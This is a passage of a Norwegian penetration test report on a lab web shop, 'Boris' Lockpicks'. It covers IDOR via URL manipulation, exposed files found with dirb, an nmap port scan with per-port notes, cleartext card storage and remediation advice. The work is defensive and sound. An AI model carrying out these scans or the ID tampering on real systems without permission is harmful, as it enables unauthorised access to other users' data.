
PoC

URL Manipulering

Da vi logget oss inn på brukeren til Bengt, ved hjelp av SQL Injection fikk vi følgende url:

192.168.44.142/mypage_show.php?id=1

Ved å endre id=1 til id=8 blir vi automatisk logget inn på en annen bruker som eksponerer brukerinformasjon.



Utbedring

Hvem:	Utviklere
Handling:	Det bør innføres session-ID's for å kunne navigere seg til andre adresser. Det er også en god idé å ikke generere forutsigbare adresser som en lett kan manipulere. https://cheatsheetseries.owasp.org/cheatsheets/Insecure_Direct_Object_Reference_Prevention_Cheat_Sheet.html

Åpen port 42420 eksponerer trafikk [Middels]

Beskrivelse:	NM fant under scan med NMAP en uvanlig port som var åpen. Denne sender ukryptert data over http.
Alvorlighet:	Middels
System:	192.168.44.140-155
Referanser:	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/09-Testing_for_Weak_Cryptography/03-Testing_for_Sensitive_Information_Sent_via_Unencrypted_Channels - OWASP Testing for Sensitive Information Sent via Unencrypted Channels

PoC

NM kjørte en NMAP scan av alle porter for kartlegging. NM oppdaget derfor en uvanlig port som var åpen på port 42420.

NM navigerte seg til denne porten i en nettleser og fant en server som sendte ukryptert data over http.



Utbedring

Hvem:	Utviklere
Handling:	NM anbefaler å stenge denne serveren, da det er en sårbarhet å la denne kjøre. Dersom det er strengt nødvendig at denne kjører, anbefales det på det sterkeste å kryptere all data.


Server lekker versjonsnummer [Lav]

Beskrivelse:	NM fant ut at versjonsnummeret til Abyss serveren blir sendt med respons headeren i webapplikasjonen.
Alvorlighet:	Lav
System:	192.168.44.140-155
Referanser:	http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html - Shhh... don't let your response headers talk too loudly https://learn.microsoft.com/en-us/previous-versions/msp-n-p/ff648552(v=pandp.10)?redirectedfrom=MSDN#ht_urlscan_007 - How To: Use URLScan

PoC

NM inspiserte responsen til webtjenesten og fant ut at serveren sendte med versjonsnummer i respons headeren. Dette kan gi en angriper informasjon som kan lede til lettere utnyttelse av sårbarheter.

Serveren som kjører er den nyeste versjonen og det er ikke noen bevisste sårbarheter ved denne, men det er best practice å ikke sende med denne informasjonen.



Utbedring

Hvem:	Utviklere
Handling:	NM anbefaler at web serveren blir konfigurert til å ikke sende med «Server» headeren eller sender med unødvendige detaljer.

Filer Eksponert mot Internett [Lav]

Beskrivelse:	NM fant ved hjelp av automatiserte verktøy flere filer som ble eksponert mot nett.
Alvorlighet:	Lav
System:	192.168.44.140-155
Referanser:	https://www.php.net/manual/en/security.filesystem.php - PHP Filesystem Security

PoC

NM tok i bruk det automatiserte verktøyet dirbuster mot nettsiden for å lete etter vanlige filnavn. Den fant en rekke filer og directories som var eksponert. NM testet disse manuelt og fant flere tilgjengelig.

```
(kali@kali) [~]
└─$ dirb https://192.168.44.146/ /usr/share/wordlists/dirb/common.txt

DIRB v2.22
By The Dark Raver

START_TIME: Wed Nov 15 13:06:46 2023
URL_BASE: https://192.168.44.146/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

GENERATED WORDS: 4612

--- Scanning URL: https://192.168.44.146/ ---
+ https://192.168.44.146/backend (CODE:200|SIZE:267)
+ https://192.168.44.146/docs (CODE:301|SIZE:338)
+ https://192.168.44.146/images (CODE:301|SIZE:342)
+ https://192.168.44.146/index.html (CODE:200|SIZE:1968)
+ https://192.168.44.146/media (CODE:301|SIZE:340)
+ https://192.168.44.146/phpinfo.php (CODE:200|SIZE:87654)
+ https://192.168.44.146/store (CODE:301|SIZE:340) becomes, the a

END_TIME: Wed Nov 15 13:10:22 2023
DOWNLOADED: 4612 - FOUND: 7

(kali@kali) [~]
└─$
```

Index of /media/

Name	Size	Date	MIME Type
../	-	Oct 06, 2023 06:24:10	Directory
lockpick_140.mp4	7.61 MB	Feb 22, 2023 07:52:18	video/mp4

Powered by *Abyss Web Server X1*
Copyright © [Aprelium](#) - 2001-2023

Utbedring


Hvem:	Utviklere
Handling:	Selv om disse filene ikke nødvendigvis utgjør en stor risiko, kan en risikere at uønskede filer blir eksponert på nettet eller sårbarheter er tilgjengelig. NM anbefaler å ikke eksponere dette. https://www.php.net/manual/en/security.filesystem.php

Kredittkort lagret i klartekst [Lav]

Beskrivelse:	NM oppdaget at kredittkortet til brukere blir lagret i klartekst sammen.
Alvorlighet:	Lav
System:	192.168.44.140-155
Referanser:	https://cwe.mitre.org/data/definitions/312.html - MITRE Cleartext Storage of Sensitive Information

PoC

Underveis i testingen fikk NM tilgang til en av kundene i systemet. Når NM var inne på kontoen ble det oppdaget at kortnummeret til kunden ble lagret i klartekst. Dette både på at kredittkort ikke blir kryptert, og at det er eksponert til alle som kan få tak i en bruker.





Here are your user details.

Login: stian

Name: Stian Kvals

Address: Gateadressen 12
3299 Huttuheita

Card Type: 

Card Number:  45

Expiry Date: 2024

Update

Utbedring

Hvem:	Utviklere
Handling:	NM anbefaler å innføre kryptering av kortinformasjon. NM anbefaler også innføres en passordsjekk for å få tilgang til kortnummer og endringer av dette. Når kortet skal vises, burde kun de 2-3 siste tallene i kortnummeret bli oppgitt.

Overflod av åpne porter [Lav]

Beskrivelse:	NM scannet nettverket til Boris' Lockpicks og fant en rekke åpne porter. For en webserver er det langt flere en nødvendig som eksponeres mot nett.
Alvorlighet:	Lav (Mulighet for høyere)
System:	192.168.44.140-155
Referanser:	https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/04-Enumerate_Applications_on_Webserver - OWASP Enumerate Applications on Webserver

PoC

NM utførte en komplett portscan for å kartlegge åpne porter.

```
(kali㉿kali)-[~]
└─$ sudo nmap -p- F 42420 192.168.44.156
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-21 06:18 EST
Failed to resolve "F".
Nmap scan report for 192.168.44.156
Host is up (0.0026s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
9/tcp     open  discard
13/tcp    open  daytime
21/tcp    open  ftp
22/tcp    open  ssh
37/tcp    open  time
53/tcp    open  domain
79/tcp    open  finger
80/tcp    open  http
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
9999/tcp  open  abyss
42420/tcp open  unknown
MAC Address: 00:0C:29:56:1E:F2 (VMware)
```

NM har utført testing av en rekke av disse portene, men ikke funnet noen sårbarheter med gjennom de testene som er kjørt. NM tror fremdeles at disse kan potensielt bli utnyttet av en aktør med ubegrenset tid eller spesiell ekspertise.

Port 9 – Dette er en port som kaster input. NM er ikke klar over noen reelle sårbarheter knyttet til denne porten, men anbefaler likevel å stenge den ned dersom den ikke er i bruk.

Port 13 – Dette er en eldre port som responderer med klokkeslett og dato. NM fant ingen sårbarheter i forbindelse med denne porten, men er kjent med at den har blitt brukt i forbindelse med skadevare tidligere. Dersom denne ikke er strengt nødvendig anbefaler NM å stenge denne ned.

Port 21 – Denne har NM testet og rapportert tidligere i rapporten, se: Eksponert sensorveiledning [Kritisk]

Port 22 – Denne har NM testet og rapportert tidligere i rapporten, se: Åpen SSH og Brute-Force [Høy]

Port 37 – Dette er en eldre port som er utdatert, og svarer med klokkeslett når promptet. NM fant ingen sårbarheter i forbindelse med denne porten, men anbefaler likevel å stenge den ned. Det er kjent at denne har blitt brukt i forbindelse med Trojanere og ormer.

Port 53 – NM Fant ikke noen sårbarheter linket til denne porten, men anbefaler å stenge den ned da det kan være mulig å utnytte denne. Porten kan være sårbar ovenfor DOS angrep.

Port 79 – Denne porten kjører en tjeneste som heter Finger. Det ble ikke funnet noen sårbarheter ved denne. NM anbefaler likevel å ikke eksponere disse portene mot internett, da en aktør med ubegrenset tid eller spesiell ekspertise kan utnytte disse.

Port 80 – HTTP, denne er vanlig for en webserver, men sender som standard ukryptert data. NM fant ut at i tilfellet til Boris' Lockpicks sender denne kryptert data og er trygg.

Port 139 og 445 – NM klarte ikke avsløre noen sårbarheter ved disse portene. NM testet for blant annet DOS angrep med bruk av SlowLoris, men hadde ingen effekt. NM anbefaler likevel å ikke eksponere disse portene mot internett, da en aktør med ubegrenset tid eller spesiell ekspertise kan utnytte disse.

Port 443 – HTTPs, denne er nødvendig for en webserver.

Port 9999 – Her kjører det en Abyss server login, NM har ikke oppdaget en direkte sårbarhet, men anbefaler å ikke eksponere porten mot internett, da denne trolig kan bli utnyttet av en aktør.

Port 42420 – Denne har NM testet og rapportert tidligere i rapporten, se: Åpen port 42420 eksponerer trafikk [Middels]

Utbedring

Hvem:	Utviklere
Handling:	NM anbefaler nedstengning av alle porter som ikke er strengt nødvendig for at webserveren ikke kjører. Alternativt anbefales det å stenge ned alle porter utenom 443 og 80, og deretter åpne porter som er nødvendig i en begrenset tidsperiode for å så lukke dem etter bruk.

Sammendrag

NM gjorde en evaluering av Boris' Lockpicks sin webapplikasjon gjennom en penetrasjonstest fra 2. november 2023 til 22. desember 2023. Gjennom omfattende testing fant NM flere sårbarheter, blant både Kritisk og Høy sårbarhet. Disse kan bli utnyttet til å ta kontroll over brukere, stjele data og hente ut sensitiv informasjon. NM anbefaler sterkt å fikse disse sårbarhetene så fort som mulig, før applikasjonen tas i bruk, da flere av sårbarhetene er lette å finne og utnytte. Videre anbefaler NM å stenge ned porter som ikke er strengt nødvendig.



Siste side